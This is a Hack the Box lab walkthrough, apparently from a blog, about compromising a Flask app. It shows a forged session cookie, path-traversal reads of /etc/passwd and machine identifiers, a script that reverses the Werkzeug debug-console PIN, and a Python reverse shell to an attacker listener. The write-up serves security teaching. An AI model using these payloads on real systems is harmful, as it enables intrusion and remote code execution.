Below is an example of testing for an SSTI using a simple {{7*7}} payload (see other common Jinja2 payloads), which if successful would display 49 on the screen where the message would’ve been displayed previously

flask-unsign --sign --cookie "{'_flashes': [('message', '{{7*7}}'), ('message', 'Please log in to access this page.')], '_fresh': True}" --secret 'uFk9EWs3wc7ytZUe0irl'

# Output
.eJxljTEKwCAMRa8SMhbpKniK7kWKSKqCrcXYKXj3Zu_0hvc-X_A4a-BMjG4XhKHAi5hDIjQoYhc7J_pp_nKrFJigtgTlhtEgxKgSRi4Mjzar7rzRh06c0Y3-0vwAPfolyg.ZDSiXA.Sqqa6DKvRKMM6998qPE-r2hvQg0

However, since the application was not displaying that original message anywhere, there was neither an SSTI nor an IDOR that could be abused in any of the session cookies.

Since the SECRET was a dead end and there weren’t any areas on the site where user input was reflected back on the page to perform an SSTI, the next step is to search for an LFI. As mentioned earlier, an LFI in the application is necessary to gather all the information required to reverse the PIN needed to login to the Debugging console. We already know that the console is available and protected by a PIN from the previous error we generated and the resultant Tracedump.

Manually browsing through the app while proxying requests through Burp Suite I found an interesting GET Request that looked like a good candidate for an LFI.

GET /download?fn=testuser_export_3cc3f819e3.csv HTTP/1.1


Attempting to download the /etc/passwd file from the filesystem proves we have a successful LFI

GET /download?fn=../../../etc/passwd HTTP/1.1
LFI

As seen above, this successfully output the passwd file so the LFI is confirmed. Without some method of reading files on the server reversing the PIN is impossible.

Now that we have an LFI, the first file to look at is Werkzeug’s __init__.py, which is where the PIN is generated when the Flask application is started. While you could go to GitHub and find the file there, it’s best to get this from the running application itself since older versions of Flask and Werkzeug generate the PIN in slightly different ways. From the traceback output we know that the application is running in a python virtual environment since we see a venv directory

/app/venv/lib/python3.10/site-packages/flask/app.py

With that information we know Werkzeug’s __init__.py file will be located at

GET /download?fn=../../../../app/venv/lib/python3.10/site-packages/werkzeug/debug/__init__.py

To reverse the PIN you’ll want to pull the code out of __init__.py that generates the PIN and cookie. That code is included below. You’ll only need two Python libraries to make that work, which I’ve also included in the modified script below. Copy and save this as pin-reverse.py since you will need to modify it again with hardcoded values for probably_public_bits and private_bits after all of that information has been retrieved via the LFI.

#!/usr/bin/python3

import hashlib
from itertools import chain

# This information only exists to make the cookie unique on the
# computer, not as a security feature.
probably_public_bits = [
	username,
	modname,
	getattr(app, "__name__", type(app).__name__),
	getattr(mod, "__file__", None),
]

# This information is here to make it harder for an attacker to
# guess the cookie name.  They are unlikely to be contained anywhere
# within the unauthenticated debug page.
private_bits = [str(uuid.getnode()), get_machine_id()]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
	if not bit:
		continue
	if isinstance(bit, str):
		bit = bit.encode("utf-8")
	h.update(bit)
h.update(b"cookiesalt")

cookie_name = f"__wzd{h.hexdigest()[:20]}"

# If we need to generate a pin we salt it a bit more so that we don't
# end up with the same value and generate out 9 digits
if num is None:
	h.update(b"pinsalt")
	num = f"{int(h.hexdigest(), 16):09d}"[:9]

# Format the pincode in groups of digits for easier remembering if
# we don't have a result yet.
if rv is None:
	for group_size in 5, 4, 3:
		if len(num) % group_size == 0:
			rv = "-".join(
				num[x : x + group_size].rjust(group_size, "0")
				for x in range(0, len(num), group_size)
			)
			break
	else:
		rv = num

print(rv)

First retrieve the values for private_bits since that is more straight forward than the probably_public_bits. This is what that array looks like in the code

private_bits = [str(uuid.getnode()), get_machine_id()]

The first index in the array is a string representation of the value returned from uuid.getnode(). You can read more about uuid.getnode here. Essentially that will get the MAC address of the network interface used by the application. Before you can get the MAC address of the interface you will need to identify the name of that interface

GET /download?fn=../../../../etc/network/interfaces HTTP/1.1

# OUTPUT
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
source /etc/network/interfaces.d/*

auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp

From the output above we see the interface is named eth0 therefore the mac address can be found in this file

GET /download?fn=../../../../sys/class/net/eth0/address HTTP/1.1

# OUTPUT
00:50:56:b9:53:2a

The above value needs to be converted from hex to decimal. Since Burp is already open you can do that in the Decoder tab by pasting that in, removing the semi-colons 005056b9532a and then decoding as Hex, which results in: 345052369706. Keep in mind that this is a lab being run in virtual machine so while a MAC address on a physical piece of hardware is immutable, the network interface on a virtual machine will probably also be virtual and subject to change with each reboot. So if you take any kind of significant break while doing this box or if the box gets reset then this value will also change. Make sure your MAC address is correct before running the code to reverse the pin.

The second index in the array is the machine id, which is a combination of /etc/machine-id and /proc/self/cgroup. If /etc/machine-id cannot be found on the system then /proc/sys/kernel/random/boot_id can be used instead. The code that creates this id can be found at the top of Werkzeug’s __init__.py.

# machine-id is stable across boots, boot_id is not.
for filename in "/etc/machine-id", "/proc/sys/kernel/random/boot_id":
	try:
		with open(filename, "rb") as f:
			value = f.readline().strip()
	except OSError:
		continue

	if value:
		linux += value
		break

# Containers share the same machine id, add some cgroup
# information. This is used outside containers too but should be
# relatively stable across boots.
try:
	with open("/proc/self/cgroup", "rb") as f:
		linux += f.readline().strip().rpartition(b"/")[2]
except OSError:
	pass

if linux:
	return linux

To get the machine-id (this value is also subject to change since this is a virtual machine)

GET /download?fn=../../../../etc/machine-id

# Output 
ed5b159560f54721827644bc9b220d00

To get the cgroup

GET /download?fn=../../../../proc/self/cgroup

# Output
0::/system.slice/agileapp.service

This line linux += f.readline().strip().rpartition("/")[2] in __init__.py will slice agileapp.service from the string.

The name of the actual app has been changed to agileapp since, like I mentioned, this is currently a live machine on Hack the Box.

After retrieving those pieces of information this is what the private_bits array in the custom PIN generating script will look like

private_bits = ['345052369706', 'ed5b159560f54721827644bc9b220d00agileapp.service']

Now to retrieve the values for probably_public_bits.

The first value we need is the user who started the application. We can find that in /proc/self/environ.

GET /download?fn=../../../../../proc/self/environ HTTP/1.1

In that output we see USER=www-data.

Next we need the modname, which is oftentimes flask.app but that is not always the case. Another possible value is werkzeug.debug. This part might require some trial and error.

We also need the app’s name, which is oftentimes Flask. But other possible values are DebuggedApplication and wsgi_app. So again, some trial and error might be required if the usual values don’t generate a valid PIN.

Finally we need the path to app.py located in the Flask directory, which we already know from the traceback output as /app/venv/lib/python3.10/site-packages/flask/app.py

Our first attempt at creating the probably_public_bits array looks like this

probably_public_bits = [
	'www-data',
	`flask.app`,
	`Flask`,
	`/app/venv/lib/python3.10/site-packages/flask/app.py`,
]

Now we modify the pin-reverse.py script to include our gathered values for probably_public_bits and private_bits.

The first attempt didn’t work so I then tried a few combinations for mod name and app name until finally getting the right combination as follows

probably_public_bits = [
	'www-data',
	`flask.app`,
	`wsgi_app`,
	`/app/venv/lib/python3.10/site-packages/flask/app.py`,
]

And with a working pin I can activate the Debugging console and execute code at the >>> prompt, for example:

__import__('os').popen('id').read();

To get a reverse shell start a netcat listener on your own machine

nc -lvnp 8675

and use the following python reverse shell in the debugging console prompt

import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.12.34",8675));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())
Python Rev Shell Shell